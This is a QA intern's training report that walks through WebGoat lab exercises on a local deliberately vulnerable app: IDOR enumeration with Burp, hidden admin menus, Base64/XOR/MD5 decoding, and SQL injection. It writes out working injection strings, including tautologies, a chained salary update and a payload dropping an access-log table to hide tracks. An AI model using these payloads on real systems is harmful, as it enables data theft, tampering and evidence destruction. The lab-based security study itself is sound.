

QA Intern Daily Learning Report

Name	S Ajay Kumar
Report date	01/04/2025
Topics Learned	<ul style="list-style-type: none">1) WebGoat Application<ul style="list-style-type: none">a) General<ul style="list-style-type: none">i) HTTP Basicsii) HTTP Proxiesiii) Developer Toolsb) Broken Access Control<ul style="list-style-type: none">i) Insecure Direct Object Referencesii) Missing Function Level Access Controlc) Cryptographic failure<ul style="list-style-type: none">i) Base64 Encoding/Decodingii) XOR Decodingiii) Hashing Decryptingd) Injection<ul style="list-style-type: none">i) SQL Injection Basics (9 Levels)
Evaluator name	Mahesh Sir

CONTENTS**1) WebGoat Application****a) General**

- i) HTTP Basics**
- ii) HTTP Proxies**
- iii) Developer Tools**

b) Broken Access Control

- i) Insecure Direct Object References**
- ii) Missing Function Level Access Control**

c) Cryptographic failure

- i) Base64 Encoding/Decoding**
- ii) XOR Decoding**
- iii) Hashing Decrypting**

d) Injection

- i) SQL Injection Basics (9 Levels)**

Summary of topics learnt

Website Basics:

How Http Works:



Each client request and server response has three parts:

- request or response line
- header section
- body

What's an HTTP Proxy


A proxy is some forwarder application that connects your HTTP client to backend resources. HTTP clients can be browsers or applications like curl, SOAP UI, Postman, etc. Usually, these proxies are used for routing and getting internet access when there is no direct

connection to the internet from the client itself. HTTP proxies are therefore also ideal when you are testing your application. You can always use the proxy log records to see what was actually sent from client to server. So you can check the request and response headers and the XML, JSON, or other payloads.

HTTP Proxies receive requests from a client and relay them. They also typically record them. They act as a man-in-the-middle. It even works fine with or without HTTPS as long as your client or browser trusts the certificate of the HTTP Proxy.

Requirements:

1. Download WebGoat Application
2. Run the WebGoat Application on localhost.
3. Complete the General Section.



A1: Broken Access Control:

- If authentication mechanisms are weak or improperly implemented, attackers can impersonate legitimate users, potentially gaining unauthorized access to accounts or administrative interfaces.

1. Hijack A Session

- A **session ID** is a unique identifier assigned to a user session on a web application, enabling the server to track and manage user interactions over time.
- It is crucial for maintaining user authentication, allowing secure access to resources without requiring constant re-login.

- If the user specific session ID is not complex and random, then the application is highly susceptible to session-based brute force attacks

Direct Object References

Direct Object References are when an application uses client-provided input to access data & objects

<https://some.company.tld/dor?id=12345>

Steps:

1. Now we are logging-in with the given credentials.

Insecure Direct Object References



Show hints Reset lesson

◀ 1 2 3 4 5 6 ▶

Authenticate First, Abuse Authorization Later

Many access control issues are susceptible to attack from an authenticated-but-unauthorized user. So, let's start by legitimately authenticating. Then, we will look for ways to bypass or abuse Authorization.

The id and password for the account in this case are 'tom' and 'cat' (It is an insecure app, right?).

After authenticating, proceed to the next screen.

user/pass user:tom pass:***

Submit

2. Then in third level by burp suite interceptor we are seeing the hidden attributes

```
"output":  
"{role=3, color=brown, size=large, name=Buffalo Bill, userId=  
2342388}"
```

1 2 3 4 5 6

Observing Differences & Behaviors

A consistent principle from the offensive side of AppSec is to view differences from the raw response to what is visible. In other words (as you may have already noted in the client-side filtering lesson), there is often data in the raw response that doesn't show up on the screen/page. View the profile below and take note of the differences.

✓ In the text input below, list the two attributes that are in the server's response, but don't show above in the profile.

Correct, the two attributes not displayed are userid & role. Keep those in mind

3. We already know the path of the request also the user id by combining we may send the request to see the response.

Show hints Reset lesson

1 2 3 4 5 6

Guessing & Predicting Patterns

View Your Own Profile Another Way

The application we are working with seems to follow a RESTful pattern so far as the profile goes. Many apps have roles in which an elevated user may access content of another. In that case, just /profile won't work since the own user's session/authentication data won't tell us whose profile they want view. So, what do you think is a likely pattern to view your own profile explicitly using a direct object reference?

✓ Please input the alternate path to the Url to view your own profile. Please start with 'WebGoat' (i.e. disregard 'http://localhost:8080/')

Congratulations, you have used the alternate Url/route to view your own profile.
{role=3, color=yellow, size=small, name=Tom Cat, userid=2342384}

4. Then at last level we are going to predict the another user id using the intruder. By increasing the number

Attack Save 3. Intruder attack of http://127.0.0.1:8080

3. Intruder attack of http://127.0.0.1:8080

Results Positions

Capture filter: Capturing all items Apply capture filter

View filter: Showing all items


Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
0		200	15			389	
1	84	200	10			389	
2	85	200	19			320	
3	86	200	25			320	
4	87	200	19			320	
5	88	200	6			384	
6	89	200	17			320	
7	90	200	6			320	

Request Response

Pretty Raw Hex

```
1 GET /WebGoat/DOR/profile/2342388 HTTP/1.1
2 Host: 127.0.0.1:8080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101 Firefox/136.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://127.0.0.1:8080/WebGoat/start.mvc?username=ajay123
8 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
9 X-Requested-With: XMLHttpRequest
10 Connection: keep-alive
11 Cookie: JSESSIONID=00C9kH2xwlg93HlvrydQ0MvTcnblvLJ2P:TJe_jT7S; hijack_cookie=1989479188659863587-1743501114926
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Priority: u=0
```

Results



```
Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Connection: keep-alive
3 Content-Type: application/json
4 Date: Tue, 01 Apr 2025 10:31:05 GMT
5 Content-Length: 251
6
7 {
8   "lessonCompleted":true,
9   "feedback":"Well done, you found someone else's profile",
10  "output":
11    "{role=3, color=brown, size=large, name=Buffalo Bill, userId=
12    2342388}",
13  "assignment": "IDORViewOtherProfile",
14  "attemptWasMade":true
15 }
```

Missing Function Level Access Control:

- Access control is crucial for web applications and needs to be consistently enforced across all methods and functions.
- IDOR represents a horizontal access control problem that allows users to access resources they shouldn't.
- Missing Function Level Access Control exposes functionalities that may be accessible to unauthorized users in the same user role.
- The document distinguishes between IDOR and missing function-level access control for clarity in the context of OWASP Top 10 vulnerabilities.

- Effective prevention of access control issues involves rigorous output encoding to prevent XSS attacks.

Steps:

1. Now we will inspect and check for hidden list

```
<li class="dropdown">⋮</li>
<li class="hidden-menu-item dropdown">
  <a href="#" class="dropdown-toggle" data-toggle="dropdown" role="button" aria-haspopup="true" aria-expanded="false">
    "Admin"
    <span class="caret"></span>
  </a>
  <ul class="dropdown-menu" aria-labelledby="admin">
    <li>
      <a href="/access-control/users">Users</a>
    </li>
    <li>⋮</li> == $0
    <li>
      <a href="/access-control/config">Config</a>
    </li>
  </ul>
</li>
```

Now enter the two values in the input box

YOUR MISSION

Find two invisible menu items in the menu below that are or would be of interest to an attacker/malicious user and submit the labels for those menu items (there are no links right now in the menus).

WebGoat Account Messages

✓

Hidden item 1


Hidden item 2

Submit

Correct! And not hard to find are they?!? One of these urls will be helpful in the next lab.

Content Script

- Now in second level as we know we have users path we will enter the users into the request and GET request with the content-type:application/json;



Then copy the hash value of jerry and paste it in input box.

Try it

As the previous page described, sometimes applications rely on client-side controls it can be that simple!

Gathering User Info

Often data dumps originate from vulnerabilities such as SQL injection, but they can

It will likely take multiple steps and multiple attempts to get this one:

- Pay attention to the comments and leaked info.
- You'll need to do some guessing too.
- You may need to use another browser/account along the way.

Start with the information you already gathered (hidden menu items) to see if you ca

☒

Your Hash:

Congrats! You really succeeded when you added the user.

(A2):Cryptographic Failures:

Goals

The goal is to get familiar with the following forms of techniques:

- [Encoding](#)
- [Hashing](#)
- [Encryption](#)
- [Signing](#)
- [Keystores](#)
- [Security defaults](#)
- [Post quantum crypto](#)

Steps:

1. Encoding

Using this <https://www.base64decode.org/> we can encode and decode the value the give value to decode is:

Decode from Base64 format

Simply enter your data then push the decode button.

YWpheTEyMzphZG1pbG==

 For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8  Source character set.

☐ Decode each line separately (useful for when you have multiple entries).

☒ Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

 **DECODE**  Decodes your data into the area below.

ajay123:admin

and the results:

Base64 Encoding

Encoding is not really cryptography, but it is used a lot in all kinds of standards around cryptographic functions. Especially Base64 encoding.

Base64 encoding is a technique used to transform all kinds of bytes to a specific range of bytes. This specific range is the ASCII readable bytes. This way you can transfer binary data such as secret or private keys more easily. You could even print these out or write them down. Encoding is also reversible. So if you have the encoded version, you can create the original version.

On wikipedia you can find more details. Basically it goes through all the bytes and transforms each set of 6 bits into a readable byte (8 bits). The result is that the size of the encoded bytes is increased with about 33%.

```
Hello ==> SGVsbG8=  
0x4d 0x61 ==> TWE=
```

Basic Authentication

Basic authentication is sometimes used by web applications. This uses base64 encoding. Therefore, it is important to at least use Transport Layer Security (TLS or more commonly known as https) to protect others from reading the username password that is sent to the server.

```
$echo -n "myuser:mypassword" | base64  
bX11c2VyOm15cGFzc3dvcmQ=
```

The HTTP header will look like:

```
Authorization: Basic bX11c2VyOm15cGFzc3dvcmQ=
```

✓
Now suppose you have intercepted the following header:
Authorization: Basic YWpheTEyMzphZG1pbG==

Then what was the username and what was the password:

Congratulations. That was easy, right?

2. XOR Decoding the password

Other Encoding

Also other encodings are used.

URL encoding

URL encoding is used a lot when sending form data and request parameters to the server. Since spaces are not allowed in a URL, this is then replaced by %20. Similar replacements are made for other characters.

HTML encoding

HTML encoding ensures that text is displayed as-is in the browser and not interpreted by the browser as HTML.

UUEncode

The Unix-2-Unix encoding has been used to send email attachments.

XOR encoding

Sometimes encoding is used as a first and simple obfuscation technique for storing passwords. IBM WebSphere Application Server e.g. uses a specific implementation of XOR encoding to store passwords in configuration files. IBM recommends to protect access to these files and to replace the default XOR encoding by your own custom encryption. However when these recommendations are not followed, these defaults can become a vulnerability.

Assignment

Now let's see if you are able to find out the original password from this default XOR encoded string.

✓
Suppose you found the database password encoded as {xor}Oz4rPj0+LDovPiwsKDatOw==
What would be the actual password

Congratulations.

3. Hash Decrypter: first we will analyze the hash and then

Reverse a MD5 hash

5ebe2294ecd0e0f08eab7690d2a6ee69

Reverse

Being Human Clothing
Being Human: Sikandar Styles

OPEN 10AM–10PM
GF & FF, Jamanas Complex, next to McDonald's, 130/1, Commercial Street, Bengaluru

Store info Directions

You can generate the MD5 hash of the string which was just reversed to have the proof that it is the same as the MD5 hash you provided:

Convert a string to a MD5 hash

secret

Convert

Same for the second hash

Assignment

Now let's see if you can find what passwords matches which plain (unsalted) hashes.

✓

Which password belongs to this hash:
5EBE2294ECD0E0F08EAB7690D2A6EE69

Which password belongs to this hash:
8D969EEF6ECAD3C29A3A629280E686CF0C3F5D5A86AFF3CA12020C923ADC6C92

post the answer

Congratulations. You found it!

Content Script

A3:Injection:

Goals

- The user will have a basic understanding of how SQL works and what it is used for
- The user will have a basic understanding of what SQL injection is and how it works
- The user will demonstrate knowledge on:
 - DML, DDL and DCL
 - String SQL injection
 - Numeric SQL injection
 - How SQL injection violates the CIA triad

Challenges:

1. Enter the query as per the question

37648 John Smith Marketing \$64,350 3SL99A

A company saves the following employee information in their databases: a unique employee number ('userid'), last name, first name, department, salary and a transaction authentication number ('auth_tan'). Each of these pieces of information is stored in a separate column and each row represents one employee of the company.

SQL queries can be used to modify a database table and its index structures and add, update and delete rows of data.

There are three main categories of SQL commands:

- Data Manipulation Language (DML)
- Data Definition Language (DDL)
- Data Control Language (DCL)

Each of these command types can be used by attackers to compromise the confidentiality, integrity, and/or availability of a system. Proceed with the lesson to learn more about the SQL command types and how they relate to protections goals.

If you are still struggling with SQL and need more information or practice, you can visit <http://www.sqlcourse.com/> for free and interactive online training.

It is your turn!

Look at the example table. Try to retrieve the department of the employee Bob Franco. Note that you have been granted full administrator privileges in this assignment and can access all data without authentication.

☒ SQL query

Submit

You have succeeded!

```
SELECT department FROM Employees WHERE first_name='Bob';
```

DEPARTMENT

Marketing

2. Update of the department with all privileges are given

- INSERT - insert data into a database
- UPDATE - updates existing data within a database
- DELETE - delete records from a database
- Example:
 - Retrieve data:
 - `SELECT phone
FROM employees
WHERE userid = 96134;`
 - This statement retrieves the phone number of the employee who has the userid 96134.

It is your turn!

Try to change the department of Tobi Barnett to 'Sales'. Note that you have been granted full administrator privileges in this assignment and can access all data without authentication.

☒

SQL query

SQL query

Submit

Congratulations. You have successfully completed the assignment.

Update Employees SET department='Sales' where first_name='Tobi';

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN
89762	Tobi	Barnett	Sales	77000	TA9LL1

3. Now alter of the table:

- `CREATE TABLE employees(
userid varchar(6) not null primary key,
first_name varchar(20),
last_name varchar(20),
department varchar(20),
salary varchar(10),
auth_tan varchar(6)
);`
- This statement creates the employees example table given on page 2.

Now try to modify the schema by adding the column "phone" (varchar(20)) to the table "employees". :

☒

SQL query

SQL query

Submit

Congratulations. You have successfully completed the assignment.

Alter TABLE Employees ADD COLUMN phone varchar(20);

4. Now grant of permissions:

Data Control Language (DCL)

Data control language is used to implement access control logic in a database. DCL can be used to revoke and grant user privileges on database objects such as functions.

If an attacker successfully "injects" DCL type SQL commands into a database, he can violate the confidentiality (using GRANT commands) and availability (using REVOKE commands) of a system. For example, the attacker could grant himself admin privileges on the database or revoke the privileges of the true administrator.

- DCL commands are used to implement access control on database objects.
- GRANT - give a user access privileges on database objects
- REVOKE - withdraw user privileges that were previously given using GRANT

Try to grant rights to the table `grant_rights` to user `unauthorized_user`:

☒

SQL query

Submit

Congratulations. You have successfully completed the assignment.

5. By using the select box loading the injection/payload

➡ 1 2 3 4 5 6 7 8 9 10 11 12 13 ⬅

Try It! String SQL injection

The query in the code builds a dynamic query as seen in the previous example. The query is built by concatenating strings making it susceptible to String SQL injection:

```
"SELECT * FROM user_data WHERE first_name = 'John' AND last_name = '' + lastName + ''";
```

Try using the form below to retrieve all the users from the users table. You should not need to know any specific user name to get the complete list.

☒

SELECT * FROM user_data WHERE first_name = 'John' AND last_name = 'Smith' or '1' = '1' Get Account Info

You have succeeded:
USERID, FIRST_NAME, LAST_NAME, CC_NUMBER, CC_TYPE, COOKIE, LOGIN_COUNT,
101, Joe, Snow, 987654321, VISA, , 0,
101, Joe, Snow, 2234200065411, MC, , 0,
102, John, Smith, 2435600002222, MC, , 0,
102, John, Smith, 4352209902222, AMEX, , 0,
103, Jane, Plane, 123456789, MC, , 0,
103, Jane, Plane, 333498703333, AMEX, , 0,
10312, Jolly, Hershey, 176896789, MC, , 0,
10312, Jolly, Hershey, 333300003333, AMEX, , 0,
10323, Grumpy, youaretheweakestlink, 673834489, MC, , 0,
10323, Grumpy, youaretheweakestlink, 33413003333, AMEX, , 0,
15603, Peter, Sand, 123609789, MC, , 0,
15603, Peter, Sand, 338893453333, AMEX, , 0,
15613, Joesph, Something, 33843453533, AMEX, , 0,
15837, Chaos, Monkey, 32849386533, CM, , 0,
19204, Mr, Goat, 33812953533, VISA, , 0,

Your query was: SELECT * FROM user_data WHERE first_name = 'John' and last_name = '' or '1' = '1'
Explanation: This injection works, because or '1' = '1' always evaluates to true (The string ending literal for '1' is closed by the query itself, so you should not inject it). So the injected query basically looks like this: SELECT * FROM user_data WHERE first_name = 'John' and last_name = '' or TRUE, which will always evaluate to true, no matter what came before

6. By writing own sql query to find the users:

The query in the code builds a dynamic query as seen in the previous example. The query in the code builds a dynamic query by concatenating a number making it susceptible to SQL injection:

```
"SELECT * FROM user_data WHERE login_count = " + Login_Count + " AND userid = " + User_ID;
```

Using the two Input Fields below, try to retrieve all the data from the users table.

Warning: Only one of these fields is susceptible to SQL Injection. You need to find out which, to successfully retrieve all the data.



Login_Count:

User_Id:

You have succeeded:

USERID, FIRST_NAME, LAST_NAME, CC_NUMBER, CC_TYPE, COOKIE, LOGIN_COUNT,
101, Joe, Snow, 987654321, VISA, , 0,
101, Joe, Snow, 2234200065411, MC, , 0,
102, John, Smith, 2435600002222, MC, , 0,
102, John, Smith, 4352209902222, AMEX, , 0,
103, Jane, Plane, 123456789, MC, , 0,
103, Jane, Plane, 333498703333, AMEX, , 0,
10312, Jolly, Hershey, 176896789, MC, , 0,
10312, Jolly, Hershey, 333300003333, AMEX, , 0,
10323, Grumpy, youaretheweakestlink, 673834489, MC, , 0,
10323, Grumpy, youaretheweakestlink, 33413003333, AMEX, , 0,
15603, Peter, Sand, 123609789, MC, , 0,
15603, Peter, Sand, 338893453333, AMEX, , 0,
15613, Joesph, Something, 33843453533, AMEX, , 0,
15837, Chaos, Monkey, 32849386533, CM, , 0,
19204, Mr, Goat, 33812953533, VISA, , 0,

Your query was: SELECT * From user_data WHERE Login_Count = 0 and userid= 0 OR 5=5

7. In next level we are commenting out remaining query by only add the expression

‘ OR ‘1’=’1’—

It is your turn!

You are an employee named John Smith working for a big company. The company has an internal system that allows all employees to see their own internal data such as the department they work in and their salary.

The system requires the employees to use a unique *authentication TAN* to view their data.

Your current TAN is 3SL99A.

Since you always have the urge to be the most highly paid employee, you want to exploit the system so that instead of viewing your own internal data, *you want to take a look at the data of all your colleagues* to check their current salaries.

Use the form below and try to retrieve all employee data from the **employees** table. You should not need to know any specific names or TANs to get the information you need.

You already found out that the query performing your request looks like this:

```
"SELECT * FROM employees WHERE last_name = '' + name + '' AND auth_tan = '' + auth_tan + ''";
```



Employee Name:

Authentication TAN:

You have succeeded! You successfully compromised the confidentiality of data by viewing internal information that you should not have access to. Well done!

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN	PHONE
32147	Paulina	Travers	Accounting	46000	P45JSI	null
34477	Abraham	Holman	Development	50000	UU2ALK	null
37648	John	Smith	Marketing	64350	3SL99A	null
89762	Tobi	Barnett	Sales	77000	TA9LL1	null
96134	Bob	Franco	Marketing	83700	LO9S2V	null

8. Now change of the salary using two query like:

‘ or 1=1; update employees set salary=99999 where userid=37468;--

What is SQL query chaining?

Query chaining is exactly what it sounds like. With query chaining, you try to append one or more queries to the end of the actual query. You can do this by using the ; metacharacter. A ; marks the end of a SQL statement; it allows one to start another query right after the initial query without the need to even start a new line.

It is your turn!

You just found out that Tobi and Bob both seem to earn more money than you! Of course you cannot leave it at that. Better go and *change your own salary so you are earning the most!*

Remember: Your name is John **Smith** and your current TAN is 3SL99A.

☒

Employee Name:

Authentication TAN:

Well done! Now you are earning the most money. And at the same time you successfully compromised the integrity of data by changing the salary!

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN	PHONE
37648	John	Smith	Marketing	999999	3SL99A	null
96134	Bob	Franco	Marketing	83700	LO9S2V	null
89762	Tobi	Barnett	Sales	77000	TA9LL1	null
34477	Abraham	Holman	Development	50000	UU2ALK	null
32147	Paulina	Travers	Accounting	46000	P45JSI	null

9. Deleting the table so that they cannot access the changed log

%'; drop table access_log;--

[Show hints](#) [Reset lesson](#)

➕ 1 2 3 4 5 6 7 8 9 10 11 12 13

Compromising Availability

After successfully compromising confidentiality and integrity in the previous lessons, we are now going to compromise the third element of the CIA triad: **availability**.

There are many different ways to violate availability. If an account is deleted or its password gets changed, the actual owner cannot access this account anymore. Attackers could also try to delete parts of the database, or even drop the whole database, in order to make the data inaccessible. Revoking the access rights of admins or other users is yet another way to compromise availability; this would prevent these users from accessing either specific parts of the database or even the entire database as a whole.

It is your turn!

Now you are the top earner in your company. But do you see that? There seems to be a `access_log` table, where all your actions have been logged to! Better go and *delete it* completely before anyone notices.

✓
Action contains:

Success! You successfully deleted the `access_log` table and that way compromised the availability of the data.